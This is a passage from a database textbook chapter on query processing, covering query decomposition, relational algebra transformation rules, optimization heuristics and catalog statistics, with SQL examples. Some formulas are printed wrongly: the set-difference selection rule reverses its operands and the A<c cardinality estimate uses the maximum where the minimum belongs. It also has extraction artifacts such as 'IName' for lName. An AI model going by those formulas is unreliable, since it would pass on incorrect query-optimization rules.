


Figure 23.1
Phases of query processing.

Dynamic versus static optimization

There are two choices for when the first three phases of query processing can be carried out. One option is to dynamically carry out decomposition and optimization every time the query is run. The advantage of *dynamic query optimization* arises from the fact that all information required to select an optimum strategy is up to date. The disadvantages are that the performance of the query is affected because the query has to be parsed, validated, and optimized before it can be executed. Further, it may be necessary to reduce the number of execution strategies to be analyzed to achieve an acceptable overhead, which may have the effect of selecting a less than optimum strategy.

The alternative option is *static query optimization*, where the query is parsed, validated, and optimized once. This approach is similar to the approach taken by a compiler for a programming language. The advantages of static optimization are that the runtime overhead is removed and there may be more time available to evaluate a larger number of execution strategies, thereby increasing the chances of finding a more optimum strategy. For queries that are executed many times, taking some additional time to find a more optimum plan may prove to be highly beneficial. The disadvantages arise from the fact that the execution strategy that is chosen as being optimal when the query is compiled may no longer be optimal when the query is run. However, a hybrid approach could be used to overcome this disadvantage, where the query is reoptimized if the system detects that the database

statistics have changed significantly since the query was last compiled. Alternatively, the system could compile the query for the first execution in each session, and then cache the optimum plan for the remainder of the session, so the cost is spread across the entire DBMS session.

23.2 Query Decomposition

Query decomposition is the first phase of query processing. The aims of query decomposition are to transform a high-level query into a relational algebra query and to check whether the query is syntactically and semantically correct. The typical stages of query decomposition are analysis, normalization, semantic analysis, simplification, and query restructuring.

(1) Analysis

In this stage, the query is lexically and syntactically analyzed using the techniques of programming language compilers (see, for example, Aho and Ullman, 1977). In addition, this stage verifies that the relations and attributes specified in the query are defined in the system catalog. It also verifies that any operations applied to database objects are appropriate for the object type. For example, consider the following query:

```
SELECT staffNumber
FROM Staff
WHERE position > 10;
```

This query would be rejected on two grounds:

- (1) In the select list, the attribute `staffNumber` is not defined for the `Staff` relation (should be `staffNo`).
- (2) In the `WHERE` clause, the comparison “>10” is incompatible with the data type `position`, which is a variable character string.

On completion of this stage, the high-level query has been transformed into some internal representation that is more suitable for processing. The internal form that is typically chosen is some kind of query tree, which is constructed as follows:

- A leaf node is created for each base relation in the query.
- A nonleaf node is created for each intermediate relation produced by a relational algebra operation.
- The root of the tree represents the result of the query.
- The sequence of operations is directed from the leaves to the root.

Figure 23.2 shows an example of a query tree for the SQL statement of Example 23.1 that uses the relational algebra in its internal representation. We refer to this type of query tree as a **relational algebra tree**.

(2) Normalization

The normalization stage of query processing converts the query into a normalized form that can be more easily manipulated. The predicate (in SQL, the `WHERE` condition), which may be arbitrarily complex, can be converted into one of two forms by applying a few transformation rules (Jarke and Koch, 1984):




Figure 23.2
Example
relational algebra
tree.

- *Conjunctive normal form*: A sequence of conjuncts that are connected with the $\wedge$ (AND) operator. Each conjunct contains one or more terms connected by the $\vee$ (OR) operator. For example:

$(\text{position} = \text{'Manager'} \vee \text{salary} > 20000) \wedge \text{branchNo} = \text{'B003'}$

A conjunctive selection contains only those tuples that satisfy all conjuncts.

- *Disjunctive normal form*: A sequence of disjuncts that are connected with the $\vee$ (OR) operator. Each disjunct contains one or more terms connected by the $\wedge$ (AND) operator. For example, we could rewrite the previous conjunctive normal form as:

$(\text{position} = \text{'Manager'} \wedge \text{branchNo} = \text{'B003'}) \vee (\text{salary} > 20000 \wedge \text{branchNo} = \text{'B003'})$

A disjunctive selection contains those tuples formed by the union of all tuples that satisfy the disjuncts.

(3) Semantic analysis

The objective of semantic analysis is to reject normalized queries that are incorrectly formulated or contradictory. A query is incorrectly formulated if components do not contribute to the generation of the result, which may happen if some join specifications are missing. A query is contradictory if its predicate cannot be satisfied by any tuple. For example, the predicate $(\text{position} = \text{'Manager'} \wedge \text{position} = \text{'Assistant'})$ on the Staff relation is contradictory, as a member of staff cannot be both a Manager and an Assistant simultaneously. Thus the predicate $((\text{position} = \text{'Manager'} \wedge \text{position} = \text{'Assistant'}) \vee \text{salary} > 20000)$ could be simplified to $(\text{salary} > 20000)$ by interpreting the contradictory clause as the boolean value FALSE. Unfortunately, the handling of contradictory clauses is not consistent between DBMSs.

Algorithms to determine correctness exist only for the subset of queries that do not contain disjunction and negation. For these queries, we could apply the following checks:

- (1) Construct a *relation connection graph* (Wong and Youssefi, 1976). If the graph is not connected, the query is incorrectly formulated. To construct a relation connection graph, we create a node for each relation and a node for the result. We then create edges between two nodes that represent a join, and edges between nodes that represent the source of Projection operations.
- (2) Construct a *normalized attribute connection graph* (Rosenkrantz and Hunt, 1980). If the graph has a cycle for which the valuation sum is negative, the query is contradictory. To construct a normalized attribute connection graph, we create a node for each reference to an attribute, or constant 0. We then create a directed edge between nodes that represent a join, and a directed edge

between an attribute node and a constant 0 node that represents a Selection operation. Next, we weight the edges $a \rightarrow b$ with the value c , if it represents the inequality condition $(a \leq b + c)$, and weight the edges $0 \rightarrow a$ with the value $-c$, if it represents the inequality condition $(a \geq c)$.

EXAMPLE 23.2 Checking semantic correctness

Consider the following SQL query:

```
SELECT p.propertyNo, p.street
FROM Client c, Viewing v, PropertyForRent p
WHERE c.clientNo = v.clientNo AND
        c.maxRent >= 500 AND c.prefType = 'Flat' AND p.ownerNo = 'CO93';
```

The relation connection graph shown in Figure 23.3(a) is not fully connected, implying that the query is not correctly formulated. In this case, we have omitted the join condition $(v.propertyNo = p.propertyNo)$ from the predicate.




Figure 23.3 (a) Relation connection graph showing query is incorrectly formulated; (b) normalized attribute connection graph showing query is contradictory.

Now consider the following query:

```
SELECT p.propertyNo, p.street
FROM Client c, Viewing v, PropertyForRent p
WHERE c.maxRent > 500 AND c.clientNo = v.clientNo AND
      v.propertyNo = p.propertyNo AND c.prefType = 'Flat' AND c.maxRent < 200;
```

The normalized attribute connection graph for this query shown in Figure 23.3(b) has a cycle between the nodes `c.maxRent` and 0 with a negative valuation sum, which indicates that the query is contradictory. Clearly, we cannot have a client with a maximum rent that is both greater than £500 and less than £200.

(4) Simplification

The objectives of the simplification stage are to detect redundant qualifications, eliminate common subexpressions, and transform the query to a semantically equivalent but more easily and efficiently computed form. Typically, access restrictions, view definitions, and integrity constraints are considered at this stage, some of which may also introduce redundancy. If the user does not have the appropriate access to all the components of the query, the query must be rejected. Assuming that the user has the appropriate access privileges, an initial optimization is to apply the well-known idempotency rules of boolean algebra, such as:

$p \wedge (p) \equiv p$	$p \vee (p) \equiv p$
$p \wedge \text{false} \equiv \text{false}$	$p \vee \text{false} \equiv p$
$p \wedge \text{true} \equiv p$	$p \vee \text{true} \equiv \text{true}$
$p \wedge (\sim p) \equiv \text{false}$	$p \vee (\sim p) \equiv \text{true}$
$p \wedge (p \vee q) \equiv p$	$p \vee (p \wedge q) \equiv p$

For example, consider the following view definition and query on the view:

CREATE VIEW Staff3 AS	SELECT *
SELECT staffNo, fName, lName, salary, branchNo	FROM Staff3
FROM Staff	WHERE (branchNo = 'B003' AND
WHERE branchNo = 'B003';	salary > 20000);

As discussed in Section 7.4.3, during view resolution this query will become:

```
SELECT staffNo, fName, lName, salary, branchNo
FROM Staff
WHERE (branchNo = 'B003' AND salary > 20000) AND branchNo = 'B003';
```

and the WHERE condition reduces to `(branchNo = 'B003' AND salary > 20000)`.

Integrity constraints may also be applied to help simplify queries. For example, consider the following integrity constraint, which ensures that only Managers have a salary greater than £20,000:

```
CREATE ASSERTION OnlyManagerSalaryHigh
CHECK ((position <> 'Manager' AND salary < 20000)
OR (position = 'Manager' AND salary > 20000));
```

and consider the effect on the query:

```
SELECT *
FROM Staff
WHERE (position = 'Manager' AND salary < 15000);
```

The predicate in the WHERE clause, which searches for a manager with a salary below £15,000, is now a contradiction of the integrity constraint so there can be no tuples that satisfy this predicate.

(5) Query restructuring

In the final stage of query decomposition, the query is restructured to provide a more efficient implementation. We consider restructuring further in the next section.

23.3 Heuristical Approach to Query Optimization

In this section we look at the heuristical approach to query optimization, which uses transformation rules to convert one relational algebra expression into an equivalent form that is known to be more efficient. For example, in Example 23.1 we observed that it was more efficient to perform the Selection operation on a relation before using that relation in a Join, rather than perform the Join and then the Selection operation. You will see in Section 23.3.1 that there is a transformation rule allowing the order of Join and Selection operations to be changed so that Selection can be performed first. Having discussed what transformations are valid, in Section 23.3.2 we present a set of heuristics that are known to produce “good” (although not necessarily optimum) execution strategies.

23.3.1 Transformation Rules for the Relational Algebra Operations

By applying transformation rules, the optimizer can transform one relational algebra expression into an equivalent expression that is known to be more efficient. We will use these rules to restructure the (canonical) relational algebra tree generated during query decomposition. Proofs of the rules can be found in Aho *et al.* (1979). In listing these rules, we use three relations R, S, and T, with R defined over the attributes $A = \{A_1, A_2, \dots, A_n\}$, and S defined over $B = \{B_1, B_2, \dots, B_n\}$; p, q, and r denote predicates, and L, L₁, L₂, M, M₁, M₂, and N denote sets of attributes.

(1) Conjunctive Selection operations can cascade into individual Selection operations (and vice versa).

$$\sigma_{p \wedge q \wedge r}(R) = \sigma_p(\sigma_q(\sigma_r(R)))$$

This transformation is sometimes referred to as *cascade of selection*. For example:

$$\sigma_{\text{branchNo}='B003' \wedge \text{salary}>15000}(\text{Staff}) = \sigma_{\text{branchNo}='B003'}(\sigma_{\text{salary}>15000}(\text{Staff}))$$

(2) Commutativity of Selection operations.

$$\sigma_p(\sigma_q(R)) = \sigma_q(\sigma_p(R))$$

For example:

$$\sigma_{\text{branchNo}='B003'}(\sigma_{\text{salary}>15000}(\text{Staff})) = \sigma_{\text{salary}>15000}(\sigma_{\text{branchNo}='B003'}(\text{Staff}))$$

- (3) **In a sequence of Projection operations, only the last in the sequence is required.**

$$\Pi_L \Pi_M \dots \Pi_N(R) = \Pi_L(R)$$

For example:

$$\Pi_{\text{IName}} \Pi_{\text{branchNo, IName}}(\text{Staff}) = \Pi_{\text{IName}}(\text{Staff})$$

- (4) **Commutativity of Selection and Projection.**

If the predicate p involves only the attributes in the projection list, then the Selection and Projection operations commute:

$$\Pi_{A_1, \dots, A_m}(\sigma_p(R)) = \sigma_p(\Pi_{A_1, \dots, A_m}(R)) \quad \text{where } p \in \{A_1, A_2, \dots, A_m\}$$

For example:

$$\Pi_{\text{IName, IName}}(\sigma_{\text{IName}='Beech'}(\text{Staff})) = \sigma_{\text{IName}='Beech'}(\Pi_{\text{IName, IName}}(\text{Staff}))$$

- (5) **Commutativity of Theta join (and Cartesian product).**

$$R \bowtie_p S = S \bowtie_p R$$

$$R \times S = S \times R$$

As the Equijoin and Natural join are special cases of the Theta join, then this rule also applies to these Join operations. For example, using the Equijoin of Staff and Branch:

$$\text{Staff} \bowtie_{\text{Staff.branchNo}=\text{Branch.branchNo}} \text{Branch} = \text{Branch} \bowtie_{\text{Staff.branchNo}=\text{Branch.branchNo}} \text{Staff}$$

- (6) **Commutativity of Selection and Theta join (or Cartesian product).**

If the selection predicate involves only attributes of one of the relations being joined, then the Selection and Join (or Cartesian product) operations commute:

$$\sigma_p(R \bowtie_r S) = (\sigma_p(R)) \bowtie_r S$$

$$\sigma_p(R \times S) = (\sigma_p(R)) \times S \quad \text{where } p \in \{A_1, A_2, \dots, A_n\}$$

Alternatively, if the selection predicate is a conjunctive predicate of the form $(p \wedge q)$, where p involves only attributes of R , and q involves only attributes of S , then the Selection and Theta join operations commute as:

$$\sigma_{p \wedge q}(R \bowtie_r S) = (\sigma_p(R)) \bowtie_r (\sigma_q(S))$$

$$\sigma_{p \wedge q}(R \times S) = (\sigma_p(R)) \times (\sigma_q(S))$$

For example:

$$\sigma_{\text{position}='Manager' \wedge \text{city}='London'}(\text{Staff} \bowtie_{\text{Staff.branchNo}=\text{Branch.branchNo}} \text{Branch}) =$$

$$(\sigma_{\text{position}='Manager'}(\text{Staff})) \bowtie_{\text{Staff.branchNo}=\text{Branch.branchNo}} (\sigma_{\text{city}='London'}(\text{Branch}))$$

(7) Commutativity of Projection and Theta join (or Cartesian product).

If the projection list is of the form $L = L_1 \cup L_2$, where L_1 involves only attributes of R , and L_2 involves only attributes of S , then provided the join condition contains only attributes of L , the Projection and Theta join operations commute as:

$$\Pi_{L_1 \cup L_2} (R \bowtie_r S) = (\Pi_{L_1}(R)) \bowtie_r (\Pi_{L_2}(S))$$

For example:

$$\begin{aligned} &\Pi_{\text{position, city, branchNo}} (\text{Staff} \bowtie_{\text{Staff.branchNo}=\text{Branch.branchNo}} \text{Branch}) = \\ &(\Pi_{\text{position, branchNo}} (\text{Staff})) \bowtie_{\text{Staff.branchNo}=\text{Branch.branchNo}} (\Pi_{\text{city, branchNo}} (\text{Branch})) \end{aligned}$$

If the join condition contains additional attributes not in L , say attributes $M = M_1 \cup M_2$ where M_1 involves only attributes of R and M_2 involves only attributes of S , then a final Projection operation is required:

$$\Pi_{L_1 \cup L_2} (R \bowtie_r S) = \Pi_{L_1 \cup L_2} (\Pi_{L_1 \cup M_1} (R)) \bowtie_r (\Pi_{L_2 \cup M_2} (S))$$

For example:

$$\begin{aligned} &\Pi_{\text{position, city}} (\text{Staff} \bowtie_{\text{Staff.branchNo}=\text{Branch.branchNo}} \text{Branch}) = \\ &\Pi_{\text{position, city}} ((\Pi_{\text{position, branchNo}} (\text{Staff})) \bowtie_{\text{Staff.branchNo}=\text{Branch.branchNo}} (\Pi_{\text{city, branchNo}} (\text{Branch}))) \end{aligned}$$

(8) Commutativity of Union and Intersection (but not Set difference).

$$R \cup S = S \cup R$$

$$R \cap S = S \cap R$$

(9) Commutativity of Selection and set operations (Union, Intersection, and Set difference).

$$\sigma_p (R \cup S) = \sigma_p (S) \cup \sigma_p (R)$$

$$\sigma_p (R \cap S) = \sigma_p (S) \cap \sigma_p (R)$$

$$\sigma_p (R - S) = \sigma_p (S) - \sigma_p (R)$$

(10) Commutativity of Projection and Union.

$$\Pi_L (R \cup S) = \Pi_L (S) \cup \Pi_L (R)$$

(11) Associativity of Theta join (and Cartesian product).

Cartesian product and Natural join are always associative:

$$(R \bowtie S) \bowtie T = R \bowtie (S \bowtie T)$$

$$(R \times S) \times T = R \times (S \times T)$$

If the join condition q involves only attributes from the relations S and T , then Theta join is associative in the following manner:

$$(R \bowtie_p S) \bowtie_{q \wedge r} T = R \bowtie_{p \wedge r} (S \bowtie_q T)$$

For example:

$$\begin{aligned} & (\text{Staff} \bowtie_{\text{Staff.staffNo}=\text{PropertyForRent.staffNo}} \text{PropertyForRent}) \bowtie_{\text{ownerNo}=\text{Owner.ownerNo} \wedge \text{Staff.IName}=\text{Owner.IName}} \text{Owner} \\ & = \text{Staff} \bowtie_{\text{Staff.staffNo}=\text{PropertyForRent.staffNo} \wedge \text{Staff.IName}=\text{IName}} (\text{PropertyForRent} \bowtie_{\text{ownerNo}} \text{Owner}) \end{aligned}$$

Note that in this example it would be incorrect simply to “move the brackets,” as this would result in an undefined reference (Staff.IName) in the join condition between PropertyForRent and Owner :

$$\text{PropertyForRent} \bowtie_{\text{PropertyForRent.ownerNo}=\text{Owner.ownerNo} \wedge \text{Staff.IName}=\text{Owner.IName}} \text{Owner}$$

(12) Associativity of Union and Intersection (but not Set difference).

$$\begin{aligned} (R \cup S) \cup T &= S \cup (R \cup T) \\ (R \cap S) \cap T &= S \cap (R \cap T) \end{aligned}$$

EXAMPLE 23.3 Use of transformation rules

For prospective renters who are looking for flats, find the properties that match their requirements and are owned by owner CO93.

We can write this query in SQL as:

```
SELECT p.propertyNo, p.street
FROM Client c, Viewing v, PropertyForRent p
WHERE c.prefType = 'Flat' AND c.clientNo = v.clientNo AND
      v.propertyNo = p.propertyNo AND c.maxRent >= p.rent AND
      c.prefType = p.type AND p.ownerNo = 'CO93';
```

For the purposes of this example, we will assume that there are fewer properties owned by owner CO93 than prospective renters who have specified a preferred property type of Flat. Converting the SQL to relational algebra, we have:

$$\begin{aligned} & \Pi_{\text{p.propertyNo}, \text{p.street}} (\sigma_{\text{c.prefType} = \text{'Flat'} \wedge \text{c.clientNo} = \text{v.clientNo} \wedge \text{v.propertyNo} = \text{p.propertyNo} \wedge \text{c.maxRent} \geq \text{p.rent} \wedge \text{c.prefType} = \text{p.type}} \\ & \wedge \text{p.ownerNo} = \text{'CO93'}} ((c \times v) \times p) \end{aligned}$$

We can represent this query as the canonical relational algebra tree shown in Figure 23.4(a). We now use the following transformation rules to improve the efficiency of the execution strategy:

- (1) (a) Rule 1, to split the conjunction of Selection operations into individual Selection operations.
- (b) Rule 2 and Rule 6, to reorder the Selection operations and then commute the Selections and Cartesian products.

The result of these first two steps is shown in Figure 23.4(b).

- (2) From Section 5.1.3, we can rewrite a Selection with an Equijoin predicate and a Cartesian product operation as an Equijoin operation; that is:

$$\sigma_{R_a=S_b}(R \times S) = R \bowtie_{R_a=S_b} S$$

Apply this transformation where appropriate. The result of this step is shown in Figure 23.4(c).

- (3) Rule 11, to reorder the Equijoins, so that the more restrictive selection on ($\text{p.ownerNo} = \text{'CO93'}$) is performed first, as shown in Figure 23.4(d).




Figure 23.4 Relational algebra tree for Example 23.3: (a) canonical relational algebra tree; (b) relational algebra tree formed by pushing Selections down; (c) relational algebra tree formed by changing Selection/Cartesian products to Equijoins; (d) relational algebra tree formed using associativity of Equijoins; (e) relational algebra tree formed by pushing Projections down; (f) final reduced relational algebra tree formed by substituting $c.\text{prefType} = \text{'Flat'}$ in Selection on $p.\text{type}$ and pushing resulting Selection down tree.

- (4) Rules 4 and 7, to move the Projections down past the Equijoins and create new Projection operations as required. The result of applying these rules is shown in Figure 23.4(e).

An additional optimization in this particular example is to note that the Selection operation ($c.\text{prefType} = p.\text{type}$) can be reduced to ($p.\text{type} = \text{'Flat'}$), as we know that ($c.\text{prefType} = \text{'Flat'}$) from the first clause in the predicate. Using this substitution, we push this Selection down the tree, resulting in the final reduced relational algebra tree shown in Figure 23.4(f).

23.3.2 Heuristical Processing Strategies

Many DBMSs use heuristics to determine strategies for query processing. In this section we examine some good heuristics that could be applied during query processing.

(1) Perform Selection operations as early as possible.

Selection reduces the cardinality of the relation and reduces the subsequent processing of that relation. Therefore, we should use rule 1 to cascade the Selection operations, and rules 2, 4, 6, and 9 regarding commutativity of Selection with unary and binary operations, to move the Selection operations as far down the tree as possible. Keep selection predicates on the same relation together.

(2) Combine the Cartesian product with a subsequent Selection operation whose predicate represents a join condition into a Join operation.

We have already noted that we can rewrite a Selection with a Theta join predicate and a Cartesian product operation as a Theta join operation:

$$\sigma_{R.a \theta S.b}(R \times S) = R \bowtie_{R.a \theta S.b} S$$

(3) Use associativity of binary operations to rearrange leaf nodes so that the leaf nodes with the most restrictive Selection operations are executed first.

Again, our general rule of thumb is to perform as much reduction as possible before performing binary operations. Thus, if we have two consecutive Join operations to perform:

$$(R \bowtie_{R.a \theta S.b} S) \bowtie_{S.c \theta T.d} T$$

then we should use rules 11 and 12 concerning associativity of Theta join (and Union and Intersection) to reorder the operations so that the relations resulting in the smaller join is performed first, which means that the second join will also be based on a smaller first operand.

(4) Perform Projection operations as early as possible.

Again, Projection reduces the cardinality of the relation and reduces the subsequent processing of that relation. Therefore, we should use rule 3 to cascade the Projection operations, and rules 4, 7, and 10 regarding commutativity of Projection with binary operations, to move the Projection operations as far down the tree as possible. Keep projection attributes on the same relation together.

(5) Compute common expressions once.

If a common expression appears more than once in the tree, and the result it produces is not too large, store the result after it has been computed once and then reuse it when required. This is beneficial only if the size of the result from

the common expression is small enough to either be stored in main memory or accessed from secondary storage at a cost less than that of recomputing it. This can be especially useful when querying views, since the same expression must be used to construct the view each time.

Looking ahead, in Section 25.7 we show how these heuristics can be applied to distributed queries. In Section 23.6 we will see that some of these heuristics may require further consideration for the Object-Relational DBMS, which supports queries containing user-defined types and user-defined functions.

23.4 Cost Estimation for the Relational Algebra Operations

A DBMS may have many different ways of implementing the relational algebra operations. The aim of query optimization is to choose the most efficient one. To do this, it uses formulae that estimate the costs for a number of options and selects the one with the lowest cost. In this section we examine the different options available for implementing the main relational algebra operations. For each one, we provide an overview of the implementation and give an estimated cost. As the dominant cost in query processing is usually that of disk accesses, which are slow compared with memory accesses, we concentrate exclusively on the cost of disk accesses in the estimates provided. Each estimate represents the required number of disk block accesses, excluding the cost of writing the result relation.

Many of the cost estimates are based on the cardinality of the relation. Therefore, as we need to be able to estimate the cardinality of intermediate relations, we also show some typical estimates that can be derived for such cardinalities. We start this section by examining the types of statistics that the DBMS will store in the system catalog to help with cost estimation.

23.4.1 Database Statistics

The success of estimating the size and cost of intermediate relational algebra operations depends on the amount and currency of the statistical information that the DBMS holds. Typically, we would expect a DBMS to hold the following types of information in its system catalog.

For each base relation R:

- $nTuples(R)$ —the number of tuples (records) in relation R (that is, its cardinality).
- $bFactor(R)$ —the blocking factor of R (that is, the number of tuples of R that fit into one block).
- $nBlocks(R)$ —the number of blocks required to store R. If the tuples of R are stored physically together, then:

$$nBlocks(R) = \lceil nTuples(R)/bFactor(R) \rceil$$

We use $\lceil x \rceil$ to indicate that the result of the calculation is rounded to the smallest integer that is greater than or equal to x .

For each attribute A of base relation R:

- $n\text{Distinct}_A(R)$ —the number of distinct values that appear for attribute A in relation R.
- $\min_A(R)$, $\max_A(R)$ —the minimum and maximum possible values for the attribute A in relation R.
- $SC_A(R)$ —the *selection cardinality* of attribute A in relation R. This is the average number of tuples that satisfy an equality condition on attribute A. If we assume that the values of A are uniformly distributed in R, and that there is at least one value that satisfies the condition, then:

$$SC_A(R) = \begin{cases} 1 & \text{if A is a key attribute of R} \\ \lceil n\text{Tuples}(R)/n\text{Distinct}_A(R) \rceil & \text{otherwise} \end{cases}$$

We can also estimate the selection cardinality for other conditions:

$$SC_A(R) = \begin{cases} \lceil n\text{Tuples}(R) * ((\max_A(R) - c) / (\max_A(R) - \min_A(R))) \rceil & \text{for inequality}(A > c) \\ \lceil n\text{Tuples}(R) * ((c - \max_A(R)) / (\max_A(R) - \min_A(R))) \rceil & \text{for inequality}(A < c) \\ \lceil (n\text{Tuples}(R) / n\text{Distinct}_A(R)) * n \rceil & \text{for A in } \{c_1, c_2, \dots, c_n\} \\ SC_A(R) * SC_B(R) & \text{for } (A \wedge B) \\ SC_A(R) + SC_B(R) - SC_A(R) * SC_B(R) & \text{for } (A \vee B) \end{cases}$$

For each multilevel index I on attribute set A:

- $n\text{Levels}_A(I)$ —the number of levels in I.
- $n\text{LfBlocks}_A(I)$ —the number of leaf blocks in I.

Keeping these statistics current can be problematic. If the DBMS updates the statistics every time a tuple is inserted, updated, or deleted, at peak times this would have a significant impact on performance. An alternative, and generally preferable, approach is for the DBMS to update the statistics on a periodic basis, such as nightly or whenever the system is idle. Another approach taken by some systems is to make it the users' responsibility to indicate that the statistics should be updated.

23.4.2 Selection Operation ($S = \sigma_p(R)$)

